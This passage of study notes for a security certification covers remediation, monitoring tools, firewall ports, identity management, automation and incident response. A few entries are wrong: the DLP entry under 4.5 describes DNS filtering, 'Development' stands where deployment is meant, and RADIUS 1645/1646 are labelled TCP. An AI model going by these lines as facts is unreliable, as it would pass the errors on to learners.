- Helps organizations apply appropriate remediation strategies.
    - The type of threat
    - The potential impact on the organization
    - The systems or data that may be affected

Exposure factor:

- Used as a quantifiable metric to help a cybersecurity professional understand the exact percentage of an asset that is likely to be damaged or affected if a particular vulnerability is exploited

- Example: If a server worth $100,000 has a 25% EF, a successful attack could cost $25,000

Environmental variables:

- Conditions within the organization that influence risk impact, such as business criticality, asset value, or existing compensating controls.

Industry/organizational impact:

- Assessment of how a vulnerability affects business operations, compliance requirements, or industry reputation.
- Example: A healthcare provider must consider HIPAA impact when analyzing vulnerabilities.

Risk tolerance:

- Refers to the level of risk that an organization is willing to accept in pursuit of its objectives and before action is deemed necessary to mitigate the risk
- High-risk-tolerant orgs may leave some low-priority vulnerabilities unpatched, while low-tolerance orgs remediate aggressively.

Vulnerability response and remediation

- Strategies that identify, assess, and address vulnerabilities in a system or network to strengthen an organization's security posture

Patching:

- Applying software updates to fix security vulnerabilities

Insurance:

- Procuring insurance policies to mitigate financial losses from cyber incidents

Segmentation:

- Dividing a network into smaller segments for improved security and performance

Compensating controls:

- Alternative security measures is used for situations where standard controls are not feasible or effective

Exceptions and exemptions:

- Temporarily relaxes security controls for operational business needs
- Permanently waives controls for specific reasons such as when using a legacy system
- Formal approvals to not remediate a vulnerability (e.g., due to operational constraints or risk acceptance).
- Requires documentation and management sign-off.

Validation of remediation

Rescanning:

- Running vulnerability scans again to verify that previously detected vulnerabilities no longer appear.
    - Schedule automatic rescans, use comprehensive scans, replicate initial scan conditions

Audit:

- A formal review by internal or external parties to confirm remediation actions followed policy and compliance requirements.

Verification:

- Testing and checking that vulnerabilities were truly fixed and that no unintended issues were introduced.
    - Penetration test, user verification, feedback loops

Reporting

- Process of documenting and communicating details about security weaknesses identified in software or systems to the individuals or organizations responsible for addressing the issue
    - Internal Reporting:
        - Involves the identification, documentation, and communication of the organization's vulnerabilities within the organizational structure of the organization
    - External Reporting:
        - Involves discussions with the vendors, partners, customers, or the public at large, depending on the specific vulnerability involved
    - Responsible Disclosure Reporting:
        - Art of disclosing vulnerabilities ethically and judiciously to the affected stakeholders before making the announcement to the public at large
    - Confidentiality in vulnerability reports

4.4 Explain security alerting and monitoring concepts and tools.

Monitoring computing resources

Systems:

- Observation of computer system, including the utilization and consumption of its resources
- Example: CPU spikes, unauthorized logins, malware alerts.

Applications:

- Emphasizes the management and monitoring of software application performance and availability
- Example: Detecting SQL injection attempts in a web app.

Infrastructure:

- Observation of the performance and availability of an organization's physical and virtual infrastructure
- Example: Identifying unusual outbound traffic patterns from a router.

Activities

Log aggregation:

- Process of collection and consolidating log data from various sources into a centralized location

Alerting:

- Involves setting up notifications to inform relevant stakeholders when specific events or conditions occur

Scanning:

- Involves examining systems, networks, or applications to identify vulnerabilities, configuration issues, or other potential problems
    - Vulnerability Scan: Checks for vulnerabilities in systems, networks, or applications by comparing the system's state against databases of vulnerabilities
    - Configuration Scan: Checks for misconfigurations that could impact system performance or security
    - Code Scan: Checks the source code of an application for potential issues, such as security vulnerabilities or coding errors
        - Static Code Analysis Tool: Fortify, SonarQube
        - Dynamic Code Analysis: Pen Test

Reporting:

- Involves generating summaries or detailed reports based on the collected and analyzed data

Archiving:

- Involves storing data for long-term retention and future reference, including organization's log data, performance data, and incident data

Alert response and remediation/validation:

- Involves taking appropriate actions in response to alerts and ensuring that the identified issues have been effectively addressed
- Quarantine:
    - Isolating a system, network, or application to prevent the spread of a threat and limit its potential impact
- Alert tuning:
    - Adjusting alert parameters to reduce errors, false positives, and to improve the overall relevance of the alerts being generated by a given system

Tools

Security Content Automation Protocol (SCAP):

- Open standards that automate vulnerability management, measurement, and policy compliance for systems in an organization (NIST standard)
- Defines how security products share information (e.g., CVEs, CVSS scores).
    - Open Vulnerability and Assessment Language (OVAL):
        - XML schema for describing system security states and querying vulnerability reports and information
    - Extensible Configuration Checklist Description Format (XCCDF):
        - XML schema for developing and auditing best-practice configuration checklists and rules
    - Asset Reporting Format (ARF):
        - XML schema for expressing information about assets and the relationships between assets and reports
    - Common Configuration Enumeration (CCE):

        - Scheme for provisioning secure configuration checks across multiple sources
    - Common Platform Enumeration (CPE):
        - Scheme for identifying hardware devices, operating systems, and applications
    - Common Vulnerability and Exposures (CVE):
        - List of records where each item contains a unique identifier used to describe a publicly known vulnerability

Benchmarks:

- Set of security configuration rules for some specific set of products to provide a detailed checklist that can be used to secure systems to a specific baseline
- Secure configuration guidelines or baselines, often provided by organizations like CIS (Center for Internet Security) or NIST.
- Purpose: Ensure consistent and hardened configurations across systems.

Agents/agentless:

- Agent:
    - Software agent installed on each system, such as a server or workstation, from which the SIEM needs to collect log data
- Agentless:
    - Under this approach, the SIEM system directly collects log data from each system using standard protocols such as SNMP or WMI

Security information and event management (SIEM):

- Solution that provides real-time or near-real-time analysis of security alerts that are generated by network hardware and applications
- Central hub for the consolidation to provide a holistic view of an organization's security landscape
    - Log all relevant events and filter irrelevant data
    - Establish and document scope of events
    - Develop use cases to define a threat
    - Plan incident response for a threat or event
    - Establish a ticketing system to track events
    - Schedule regular threat hunting
    - Provide auditors and analysts an evidence trail
- Splunk: Market-leading big data information gathering and analysis tool that can import machine-generated data via a connector or a visibility add-on
- Elastic Stack (ELK): Collection of free and open-source SIEM tools that provide storage, search, and analysis functions
- ArcSight: SIEM log management and analytics software that can be used for compliance reporting for legislation and regulations like HIPAA, SOX, and PCI DSS
- QRadar: SIEM log management, analytics, and compliance reporting platform created by IBM

Antivirus:

- Fundamental security tool that protects systems against malware, including viruses, worms, trojans, ransomware, and spyware

Data loss prevention (DLP):

- Used to monitor and control data endpoints, network traffic, and data stored in the cloud to prevent potential data breaches from occurring
- Strategy for ensuring sensitive or critical information does not leave an organization
- Setup to monitor the data of a system while it's in use, in transit, or at rest in order to detect any attempts to steal the data
    - Endpoint DLP System: A piece of software that's installed on a workstation or a laptop, and it's going to monitor the data that's in use on that computer
    - Network DLP system: A piece of software or hardware that's a solution placed at the perimeter of the network to detect data in transit
    - Storage DLP: A software that is installed on a server in the data center and inspects the data while it's at rest on the server
    - Cloud-based DLP system: Usually offered as software-as-a-service, and it's part of the cloud service and storage needs

Simple Network Management Protocol (SNMP) traps:

- Alerts sent by network devices (routers, switches, firewalls) to an SNMP manager when certain events occur.
- Example: Sending a trap when a device goes offline.
- SNMP:
    - Internet protocol for collecting and organizing information about managed devices on IP networks and for modifying that information to change device behavior
- Agent and Management Information Base (MIB) (Managed router) → SNMP Trap → Network Management station (NMS) (Manager)
- Management Information Base (MIB):
    - Used to describe the structure of the management data of a device subsystem using a hierarchical namespace containing object identifiers
- Granular Trap:
    - Sent trap messages get a unique objective identifier to distinguish each message as a unique message being received
- Verbose Trap:
    - SNMP traps may be configured to contain all the information about a given alert or event as a payload

NetFlow:

- A Cisco-developed means of reporting network flow info to a structured database
- Full Packet Capture (FPC):
    - Captures the entire packet, including the header and the payload for all traffic entering and leaving a network
- Flow Analysis:
    - Relies on a flow collector, which records metadata and statistics rather than recording each frame that passes through the network
- IP Flow Information Export (IPFIX):
    - Defines traffic flows based on shared packet characteristics
- Zeek:

        - Passively monitors a network like a sniffer, but only logs full packet capture data of potential interest
    - Multi Router Traffic Grapher (MRTG):
        - Creates graphs showing traffic flows through the network interfaces of routers and switches by polling the appliances using SNMP

Vulnerability scanners:

- Tools that identify security weakness in a system, including missing patches, incorrect configurations, and other types of known vulnerabilities

Single Pane of Glass:

- A central point of access for all the information, tools, and systems
- 1. Defining the requirements (involves identifying the information, tools, and systems)
- 2. Identifying and Integrating Data Sources (involves identifying the data sources that the security team needs to access)
- 3. Customizing the Interface (involves designing the user interface and configuring panels and view to display information and data)
- 4. Developing Standard Operating Procedures and Documentation (ensures that the security teams know how to use the single pane of glass and understand the processes and procedures)
- 5. Continuously Monitoring and Maintaining the solution (includes regular reviewing of the data and information)

4.5 Given a scenario, modify enterprise capabilities to enhance security.

Firewall

- Safeguard networks by monitoring and controlling traffic based on predefined security rules
- Can be hardware appliances or specialized software installed on a device to control network traffic

Rules:

Access lists:

- A rule set that is placed on firewalls, routers, and other network infrastructure devices that permit or allow traffic through a particular interface
- ex) access-list 100 permit tcp 192.168.0.0. 0.0.0.255 any eq 22
- Allow TCP traffic from 192.168.0.0 to any destination IP over port 22

Ports:

- Logical communication endpoint that exists on a computer or server
- Ports can be any number between 0 and 65,535
    - Inbound Port:
        - Logical communication opening on a server that is listening for a connection from a client
    - Outbound Port:
        - Logical communication opening created on a client in order to call out to a server that is listening for a connection

- Well-Known Ports:
    - Ports 0 to 1023 are considered well-known and are assigned by the Internet Assigned Numbers Authority (IANA)
    - Port 443: HTTPS
    - Port 23: Telnet
- Registered Ports:
    - Ports 1024 to 49,151 are considered registered and are usually assigned to proprietary protocols
    - Port 1433: SQL
    - Port 3389: RDP
- Dynamic and Private Ports:
    - Port 49,152 to 65,535 can be used by any application without being registered with IANA

Protocols:

- Rules governing device communication and data exchange
    - Port number
    - Protocol used
    - TCP/UDP support
    - Basic description

Port 21 (TCP)	File Transfer Protocol (FTP)	Used to transfer files from host to host
Port 22 (TCP)	SSH, SCP, and SFTP	Provides secure remote terminal access and file transfer capabilities. Provides secure copy functions. Provides secure file transfers.
Port 23 (TCP)	Telnet	Provides insecure remote control of another machine using a text-based environment
Port 25 (TCP)	Simple Mail Transfer Protocol (SMTP)	Provides the ability to send emails over the network
Port 53 (TCP and UDP)	Domain Name System (DNS)	Translates domain names into IP addresses
Port 69 (UDP)	Trivial File Transfer Protocol (TFTP)	Used as a lightweight file transfer method for sending configuration files or network booting of an operating system
Port 80 (TCP)	Hypertext Transfer Protocol (HTTP)	Used for insecure web browsing
Port 88 (UDP)	Kerberos	Network authentication protocol
Port 110 (TCP)	Post Office Protocol	Responsible for retrieving email from a

	Version Three (POP3)	server
Port 119 (TCP)	Network News Transfer Protocol (NNTP)	Used for accessing newsgroups
Port 135 (TCP and UDP)	Remote Procedure Call (RPC)	Facilitates communication between different system processes
Ports 137, 138, and 139 (TCP and UDP)	NetBIOS	Networking protocol suite
Port 143 (TCP)	Internet Message Access Protocol (IMAP)	Allows access to email messages on a server
Port 161 (UDP)	Simple Network Management Protocol (SNMP)	Manages network devices
Port 162 (UDP)	SNMP Trap	Responsible for sending SNMP trap messages
Port 389 (TCP)	Lightweight Directory Access Protocol (LDAP)	Facilitates directory services
Port 443 (TCP)	HTTP Secure (HTTPS)	Provides secure web communication
Port 445 (TCP)	Server Message Block (SMB)	Used for file and printer sharing over a network
Port 465 and 587 (TCP)	SMTP Secure (SMTPS)	Provides secure SMTP communication
Port 514 (UDP)	Syslog	Used for sending log messages
Port 636 (TCP)	LDAP Secure (LDAPS)	LDAP communication over SSL/TLS
Port 993 (TCP)	Internet Message Access Protocol over SSL/TLS (IMAPS)	Used for secure email retrieval
Port 995 (TCP)	Post Office Protocol version 3 over SSL/TLS (POP3S)	Used for secure email retrieval
Port 1433 (TCP)	Microsoft SQL	Used to facilitate communication with Microsoft SQL Server
Port 1645 and 1646 (TCP)	RADIUS TCP	Used for remote authentication, authorization, and accounting
Port 1812 and	RADIUS UDP	Used for authentication and accounting as

1813 (UDP)		defined by the Internet Engineering Task Force (IETF)
Port 3389 (TCP)	Remote Desktop Protocol (RDP)	Enables remote desktop access
Port 6514 (TCP)	Syslog TLS	Used in a secure syslog that uses SSL/TLS to encrypt the IP packets using a certificate before sending them across the IP network to the syslog collector

Screened subnets:

- Acts as a security barrier between external untrusted networks and internal trusted networks, using a protected host with security measures like a packet-filtering firewall

IDS/IPS

Trends:

- Identifying patterns of suspicious activity over time (e.g., repeated scans).

Signatures:

- Matching known attack patterns against traffic (e.g., SQL injection attempt signatures).

Web filter

- Technique used to restrict or control the content a user can access on the Internet

Agent-based:

- Installing a small piece of software known as an agent on each device that will require web filtering

Centralized proxy:

- Server that acts as an intermediary between an organization's end users and the Internet

Universal Resource Locator (URL) scanning:

- Used to analyze a website's URL to determine if it is safe or not to access

Content categorization:

- Websites are categorized based on content, like social media, adult content, or gambling, which are frequently restricted in workplaces

Block rules:

- Specific guidelines set by an organization to prevent access to certain websites or categories of websites

Reputation:

- Blocking or allowing websites based on their reputation score

Operating system security

Group Policy (Windows):

- Set of rules or policies that can be applied to a set of users or computer accounts within an operating system

        - Security Template: A group of policies that can be loaded through one procedure
        - Baselining: Process of measuring changes in the network, hardware, or software environment
- A Microsoft Windows feature used to centrally manage configuration and security settings across users and computers in an Active Directory environment.
- Administrators can enforce password policies, software restrictions, login scripts, and security configurations.
- Purpose: Ensures consistency, prevents users from bypassing security settings, and simplifies enterprise-wide security enforcement.

SELinux (Security-Enhanced Linux):

- A security module for Linux that enforces mandatory access control (MAC).
- Unlike traditional discretionary access control (DAC), where owners decide permissions, SELinux enforces strict rules based on system-wide policies.
- Purpose: Limits the actions that processes and users can perform, even if an account is compromised, thereby reducing the impact of attacks.

- MAC: System-enforced access control mechanism that's based on subject clearance and the object labels
- Context-based Permissions: Permission schemes that are defined by various properties for a given file or process
- Default scheme in Linux → DAC: each object has a list of entities that are allowed to access it
- SELinux: Default context-based permission scheme that's included inside of CentOS and Red Hat Enterprise Linux
- SELinux is used to enforce MAC on processes and resources and enables information to be classified and protected
    - User: Defines what users can access an object
    - Role: Defines what roles can access a given object
    - Type: Groups objects together that have similar security requirements or characteristics
    - Level: Used to describe the sensitivity level of a given file, directory, or process
    - Modes:
        - Disabled: SELinux is essentially turned off, and so MAC is not going to be implemented
        - Enforcing: All the SELinux security policies are being enforced
        - Permissive: SELinux is enabled, but the security policies are not enforced
    - Policies:
        - Targeted
        - Strict

Group Policy → Windows-based centralized configuration and security enforcement.
SELinux → Linux-based mandatory access control to tightly enforce security policies.

Implementation of secure protocols

Protocol selection:

- Protocol: Set of rules or procedures for transmitting data between electronic devices
- Telnet: Application layer protocol that allows a user on one computer to log onto another computer that is part of the same network
- Secure shell(SSH): Network protocol for securely connecting and communicating with remote devices and systems over an unsecured network
- Always select an encryption protocol to protect data during network transfers
    - HTTPS, SFTP, SSH, IMAPS, POP3S, SMTPS, SNMPS

Port selection:

- Port: Logical construct that identifies specific processes or services in a given system
    - Well-known Ports: Used by system processes or services and consist of ports ranging from port 0 to port 1023
    - Registered Ports: Used by software applications and utilize a port number between 1024 and 49151
    - Dynamic/Private Ports: Used for client-side connections that range from port number 49152 to port number 65535
    - Only open the ports necessary for applications to function, and block all others

Transport method:

- Refers to the way data is moved from one place to another, usually using either TCP or UDP to transmit the data
- TCP: connection-oriented protocol that ensures data is delivered without any errors
- UDP: connectionless protocol that doesn't guarantee data delivery

DNS filtering

- Technique used to block access to certain websites by preventing the translation of specific domain names to their corresponding IP addresses

Email security

Domain-based Message Authentication Reporting and Conformance (DMARC):

- An email-validation system designed to detect and prevent email spoofing

DomainKeys Identified Mail (DKIM):

- Allows the receiver to check if the email was actually sent by the domain it claims to be sent from and if the content was tampered with during transit

Sender Policy Framework (SPF):

- Email authentication method designed to prevent forging sender addresses during email delivery

Gateway:

- Server or system that serves as the entry and exit point for emails
- Routes outgoing emails and directs incoming emails to user inboxes
    - On-premise: Physical server that is located within an organization's own data center or premises that provides an organization with full control over their email system

    - Cloud-based: Email gateway that is hosted by third-party cloud service providers to provide greater scalability and ease of maintenance
    - Hybrid: Used to combine the benefits of both on-premise and cloud-based gateways into a single offering

Spam Filtering:

- Process of detecting unwanted and unsolicited emails and preventing them from reaching a user's email inbox

File integrity monitoring

- Used to validate the integrity of operating system and application software files using a verification method between the current file state and a known, good baseline
- Uses software known as an agent to continuously monitor critical system files for changes

DLP

- Blocking or redirecting queries to malicious or unauthorized domains at the DNS layer.

Network access control (NAC)

- Scans devices for their security status before granting network access, safeguarding against both known and unknown devices
- When a device attempts to connect to the network, it's placed into a virtual holding area while it's being scanned. If a device clears the inspection, it gains access to the network's organizational resources. After meeting the requirements, the device is again granted full network access.
    - Persistent Agent: A software installed on a device requesting network access
    - Non-persistent Agent: Users connect to Wi-Fi, access a web portal, and click a link for login in these solutions
- ex) IEEE Standard 802.1x
- With time-based factors, the organization will define access periods using a time-based schedule. Location-based factors assess the endpoint's location using its IP geolocation, GPS, etc. Role-based factors reassess a device's authorization during its use. Rule-based factors apply a series of rules through a detailed admission policy.

Endpoint detection and response (EDR)/extended detection and response (XDR)

EDR:

- Category of security tools that monitor endpoint and network events and record the information in a central database
- Data Collection
    - System processes, changes to the registry, memory usage, patterns of network traffic
- Data Consolidation
- Threat Detection
    - signature-based , behavioral-based

- Alerts and Threat Response
- Threat Investigation
- Remediation
    - removing , reversing, restoring

XDR:

- Security strategy that integrates multiple protection technologies into a single platform to improve detection accuracy and simplify the incident response process
- endpoint, network, cloud, email security → all in one

User behavior analytics

- Deploys big data and machine learning to analyze user behaviors for detecting security threats
- Aims to spot anomalies in established patterns, indicating potential threats
    - User and Entity Behavior Analytics (UEBA):
        - Built upon the foundation of UBA with monitoring of entities as an additional function
- Early detection of threats, insider threat detection, improved incident response

4.6 Given a scenario, implement and maintain identity and access management.

Identity and Access Management (IAM):

- Ensures the right access for the right people at the right times

Identification:

- Claims a username or email as an identity

Authentication:

- Verifies user's identity, device, or system

Authorization:

- Establishes the user's access permissions or levels

Accounting/Auditing:

- Involves monitoring and recording user actions for compliance and security records

Provisioning/de-provisioning user accounts

Provisioning:

- Process of creating new user accounts, assigning them appropriate permissions, and providing users with access to systems

Deprovisioning:

- Process of removing an individual's access rights when the rights are no longer required

Permission assignments and implications

Principle of Least Privilege:

- A user should only have the minimum access rights needed to perform their job functions and tasks, and nothing additional or extra

Microsoft Account:

- Free online account that you can use to sign in to a variety of Microsoft services

User Account Control (UAC):

- A mechanism designed to ensure that actions requiring administrative rights are explicitly authorized by the user

Identity proofing

- Process of verifying the identity of a user before the account is created

Federation

- Process that allows for the linking of electronic identities and attributes to store information across multiple distinct identity management systems
- Works by using the trust relationships that exist between different systems
- 6 step process:
    - *Login initiation:* The user accesses a service or application and chooses to log in
    - *Redirection to an identity provider*: The service provider redirects the user to the Identity Provider(IdP) for authentication
    - *Authenticating the user:* After a user submits credentials to the Identity Provider (IdP), it validates the user's identity
    - *Generation of an assertion*: The IdP creates an assertion that includes information about the user's identity
    - *Returning to a service provider*: The user is redirected back to the service provider with the authentication assertion from the Identity Provider (IdP)
    - *Verification and access*: The service provider checks the assertion from a trusted IdP and grants access based on its information

Single sign-on (SSO)

- Authentication process that allows a user to access multiple applications or websites by logging in only once with a single set of credentials
- SSO works based on a trusted relationship that is established between an application and an Identity Provider

Identity Provider (IdP)

- System that creates, maintains, and manages identity information for principals while providing authentication services to relying applications within a federation or distributed network

Lightweight Directory Access Protocol (LDAP):

- Used to access and maintain distributed directory information services over an Internet protocol network
- Stores user data for authorization, like group memberships and roles, also used in authentication and serves as a central repository for user information , an organization might use LDAP to form a directory of its employees
- LDAPS: Can support LDAP over SSL or StartTLS, both of which encrypt the data to provide secure transmission

Open authorization (OAuth):

- Open standard for token-based authentication and authorization that allows an individual's account information to be used by third-party services without exposing the user's password
- Client app or service registers with the authorization server, provides a redirect URL, and gets an ID and secret

Security Assertions Markup Language (SAML):

- A standard for logging users into applications based on their sessions in another context

Interoperability

- The ability of different systems, devices, and applications to work together and share information

Attestation

- Process of validating that user accounts and access rights are correct and up-to-date

Access controls

Mandatory:

- Employs security labels to authorize user access to specific resources
- Access is determined by central authority policies, granting or denying it to the user
- In MAC, if not explicitly allowed, it's considered forbidden for users

Discretionary:

- Resource's owner determines which users can access each resource

Role-based:

- Assigns users to roles and uses these roles to grant permissions to resources
- Enforces minimum privileges

Rule-based:

- Enables administrators to apply security policies to all users
- Access is determined by rules set by the system administrator

Attribute-based:

- Uses object characteristics for access control decisions
    - User Attributes: User's name, role, organization, ID or security clearance level
    - Environment Attributes: Time of access, data location, and current organization's threat level
    - Resource Attributes: File creation date, resource owner, file name, and data sensitivity

Time-of-day restrictions:

- Controls restrict resource access based on request times

Least privilege:

- Granting users the minimum access required for their tasks, without extra privileges

Permission or Authorization Creep: Occurs when a user gains excessive rights during their career progression in the company

Multifactor authentication

- Security system that requires more than one method of authentication from independent categories of credentials to verify the user's identity

Implementations:

- Biometrics:
    - Uses unique physical or behavioral traits to verify identity.
    - Pros: Difficult to fake, convenient.
    - Cons: Privacy concerns, false acceptance/rejection, not changeable if compromised.
- Hard/soft authentication tokens:
    - Hard tokens: Physical devices that generate or store authentication codes.
        - Examples: Key fobs, smart cards, OTP devices.
    - Soft tokens: Software-based authentication codes, typically on a phone or computer.
        - Examples: Authenticator apps (Google Authenticator, Authy), SMS codes.
- Security keys:
    - Physical devices that use standards like FIDO2/U2F to provide cryptographic authentication.

Factors:

- Something you know:
    - Knowledge-based information that the user must provide to authenticate their identity
- Something you have:
    - Something the user physically possesses like a smart card, a hardware token like a key fob, or a software token used with a smartphone (authenticator app)
- Something you are:
    - Involves biometric characteristics that are unique to individuals, including fingerprints, facial recognition, voice recognition, or iris scans
- Somewhere you are:
    - Involves determining a user's location to help authenticate them
- Something you do:
    - Recognizing patterns that are typically associated with a user, such as their keystroke patterns, mouse movement, or even the way a user walks down the hallway

Single-factor Authentication:

- Using a single authentication factor to access a user account

Two-factor Authentication:

- Using two different authentication factors to gain access to a system

Multifactor Authentication:

- Using two or more factors to authenticate with a given system

Password concepts

Password Security:

- Measures the password's ability to resist guessing and brute-force attacks

Password best practices:

- Length: Use 12-16 characters for better security
- Complexity: Mix uppercase, lowercase, numbers, and symbols
- Reuse: Using the same password for multiple accounts increases risk
- Expiration: Mandates regular password changes
- Age: Refers to the length of time a password has been in use

Password managers:

- Store, generate, and autofill passwords to enhance security
- Password Generation:
    - Password managers create unique strong passwords for accounts to prevent reuse and enhance security
- Autofill:
    - Password managers autofill login details, sparing users the need to recall or input information manually
- Secure Sharing:
    - Password managers provide secure methods to share passwords without directly disclosing the password itself
- Cross-Platform Access:
    - Password managers offer cross-device compatibility, allowing access to passwords from any location or device

Passwordless:

- Provides improved security and a more user-friendly experience
    - Biometric Authentication
    - Hardware Token
    - One-Time Password (OTP): Code sent to email or phone used to log in or authenticate access
    - Magic Link: Email link that automatically logs a user into a website
    - Passkey: Serves as an authentication tool that integrates with the browser or operating system

Privileged access management tools

Privileged Access Management (PAM):

- Solution that helps organizations restrict and monitor privileged access within an IT environment

Just-in-time permissions:

- Security model where administrative access is granted only when needed for a specific period

Password vaulting:

- Technique used to store and manage passwords in a secure environment, such as in a digital vault

Ephemeral credentials:

- Temporary, short-lived authentication credentials (such as passwords, tokens, certificates, or SSH keys) that are issued by a privileged access management (PAM) solution or cloud provider for just-in-time access. They automatically expire after a limited duration, reducing the risk of credential theft or misuse because no long-standing privileged credentials exist.

Temporal Accounts:

- Used to provide time-limited access to resources, and they are automatically disabled or deleted after a certain period of time

4.7 Explain the importance of automation and orchestration related to secure operations.

Automation: automatic execution of tasks without manual involvement (individual task)
Orchestration: Coordination of the automated tasks for a specific outcome or workflow (multiple automated tasks)
SOAR → Security Orchestration, Automation, and Response
Playbook: Checklist of actions for specific incident response
Runbook: Automated versions of playbooks with human interaction points

Use cases of automation and scripting

User provisioning:

- Involves the creation and management of user accounts and access rights to internal systems

Resource provisioning:

- Allocating the necessary tools and resources that new employees need to perform their jobs

Guard rails:

- Automated safety controls to protect against insecure infrastructure configurations
    - Revoke permissions, reconfigure components, isolate infected workstation

Security groups:

- Act as cloud-based server firewalls that control incoming and outgoing network traffic
    - Automation assigns instances to security groups with predefined rules
    - Systems adapt security groups to evolving threats
    - Automated traffic analysis ensures compliance with security settings

Ticket creation:

- Involves the automatic generation of tickets when users or customers report issues or requests
    - 1. Users or customers will submit support requests through various channels
    - 2. An automation tool monitors incoming requests and generates support tickets based on predefined criteria
    - 3. The automation system captures essential user-submitted information
    - 4. Automation categorizes tickets based on content or source

        - 5. Tickets are prioritized based on predefined rules and criteria
        - 6. Automated notifications are sent to the relevant support team or technician

Escalation:

- Critical aspect of support ticket management that ensures that complex or high-priority issues are addressed promptly and by the appropriate personnel
    - 1. Escalation criteria are defined by the organization based on issue nature, urgency, and service level agreements
    - 2. Automation rules for escalation are created
    - 3. Automation system executes predefined actions for escalation
    - 4. Automation will continuously monitor and track the progress of escalated tickets
    - 5. Automation system triggers ticket closure and notifies the user or customer of the resolution

Enabling/disabling services and access:

- A crucial area to prioritize in security automation for risk reduction and operational efficiency
    - Automatic access review, automatic monitoring of unusual activities for quick time response, automatic restriction of access when needed, automatic enabling/disabling of services for security
- Managing Permissions:
    - Involves ensuring that individuals have the correct access level corresponding to designated role (RBAC)

Continuous integration and testing:

- Continuous Integration (CI):
    - Practice in software development where developers merge code changes frequently in one place
- Release: Process of finalizing and preparing new software or updates (enabling software installation and usage)
- Development: Involves automated process of software releases to users (installing software to a new environment)
- Continuous Delivery: (part of release process)
    - Maintains deployable code with automation
- Continuous Deployment:
    - Automates the process of deploying code changes from testing to production after completion of the build stage

Integrations and Application programming interfaces (APIs):

- Integration: Process of combining different subsystems or components into one comprehensive system to ensure that they function properly together
- API: Set of rules and protocols that are used for building and integrating application software
    - Representational State Transfer (REST):
        - Architectural style that uses standard HTTP methods and status codes, uniform resource identifiers, and MIME types
    - Simple Object Access Protocol (SOAP):

        - Protocol that defines a strict standard with a set structure for the message, usually in XML format
- CURL: tool to transfer data to or from a server using one of the supported protocols
- Integrations and APIs are used to create interconnections between different services.

Benefits

Efficiency/time saving:
- Automating tasks frees up employee time

Enforcing baselines:
- Streamlined security and compliance through automation

Standard infrastructure configurations:
- Standardized configurations for security and stability

Scaling in a secure manner:
- Dynamic resource scaling with security compliance

Employee retention:
- Automating tasks unlocks job fulfillment

Reaction time:
- Respond more quickly to security incidents and anomalies through automation

Workforce multiplier:
- Amplifying staff capabilities with automation

Other considerations

Complexity:
- Works best in repetitive tasks, ensuring a better return on investment

Cost:
- Requires a large upfront initial investment to hire a service provider or a team of developers for implementation

Single point of failure:
- Identify during automation or orchestration implementation in the network

Technical debt:
- Can accumulate if not regularly maintained or updated
- Cost and complexity of poorly implemented software needing future adjustments

Ongoing supportability:
- Long-term supportability is crucial for adapting automation to evolving technology

4.8 Explain appropriate incident response activities.

Incident: Act of violating an explicit or implied security policy

Process

- Outlines a structured approach to manage and mitigate security incidents effectively

Preparation:
- Involves strengthening systems and networks to resist attacks

Detection:

- Identifies security incidents

Analysis:
- Involves a thorough examination and evaluation of the incident

Containment:
- Limits the incident's impact by securing data and protecting business operations

Eradication:
- Starts after containment and aims to remove malicious activity from the system or network

Recovery:
- Restores systems and services to their secure state after an incident

Lessons learned:
- Happens after containment, eradication, and full system recovery
- Documents experiences during incidents in a formalized way
- After-action Report:
    - Collects formalized information about what occurred

Training

- Ensures staff grasp processes and priorities for incident response
- Incorporate past incident lessons into training

Testing

- Practical exercise of incident response procedures

Tabletop exercise:
- Exercises simulate incidents within a control framework

Penetration Test:
- Metaploit
- Cobalt Strike
- Kali Linux
- ParrotOS
- Commando OS

Simulation:
- Replicates real incidents for hands-on experience
    - Simple Scenarios: Phishing or ransomware
    - Complex Scenarios: Multi-stage attacks, data breaches in coordination with external parties

Root cause analysis

- Identifies the incident's source and how to prevent it in the future
    - 1. Define/scope the incident
    - 2. Determine the causal relationships that led to the incident
        - Look across the network and see if there are any other machines that could have been affected as well

        - Identify the incident's cause and assess how many other network or organization elements share similar features
        - Make sure that this process uses a no-blame approach
    - 3. Identify an effective solution
    - 4. Implement and track the solutions

Threat hunting

- Cybersecurity method for finding hidden threats not caught by regular security monitoring (seek undetected issues, focus on what bypasses existing rules, explore cases where queries do not yield expected data)
- In threat hunting, it starts by assuming that the current rules haven't flagged potential threats
- Advisories and Bulletins:
    - Published by vendors and security researchers when new TTPs and vulnerabilities are discovered
- Intelligence Fusion and Threat Data:
    - Use SIEM and analysis platforms to spot concerns in the log and real-world security threats
- Process:
    - Establish a Hypothesis (predicting high-impact, likely events through threat modeling)
        - Who might want to harm us?
        - Who might want to break into our networks?
        - How might they be able to do that?
    - Profiling Threat Actors and Activities (envisioning how potential attackers might intrude and what they aim to achieve)
        - What TTPs might they use?
        - Who wants to harm us?
        - Are they an insider threat, a hacktivist, a criminal organization, or a nation-state APT?
    - If it is suspicious, examine other infected hosts and check for similarities
    - Identify how the malicious process was executed on various hosts
    - Identify and create new signatures for the IPS to block future attacks
    - Integrate threat hunting with threat intelligence to align external threats with internal logs and data sources

Digital forensics

- Process of investigating and analyzing digital devices and data to uncover evidence for legal purposes
    - Identification: Ensures the safety of the scene, secures it to prevent any evidence contamination, and determines the scope of the evidence to be collected
    - Collection: Refers to the process of gathering, preserving, and documenting physical or digital evidence in various fields

        - Order of Volatility: Dictates the sequence in which data sources should be collected and preserved based on their susceptibility to modification or loss
            - Collect data from the system's memory
            - Capture data from the system state
            - Collect data from storage devices
            - Capture network traffic and logs
            - Collect remotely stored or archived data
        - Chain of Custody:
            - Documented and verifiable record that tracks the handling, transfer, and preservation of digital evidence from the moment it is collected until it is presented in a court of law
        - Disk Imaging: Involves creating a bit-by-bit or logical copy of a storage device, preserving its entire content, including deleted files and unallocated space
        - File Carving: Focuses on extracting files and data fragments from storage media without relying on the file system
    - Analysis: Involves systematically scrutinizing the data to uncover relevant information, such as potential signs of criminal activity, hidden files, timestamps, and user interactions
    - Reporting: Involves documenting the findings, processes, and methodologies used during a digital forensic investigation

Legal hold:

- Formal notification that instructs employees to preserve all potentially relevant electronic data, documents, and records

Acquisition:

- Capture and hash the system images
    - Forensic Toolkit (FTK)
    - EnCase
- Capture screenshots of the machine
- Always follow the order of volatility when collecting evidence
- Review licensing and documentation for all systems
- Data Acquisition: The method and tools used to create a forensically sound copy of the data from a source device, such as system memory or a hard disk
- Some data can only be collected once the system is shutdown or the power is suddenly disconnected
    - 1. CPU registers and cache memory
    - 2. System memory (RAM), routing tables, ARP caches, process table, temporary swap files
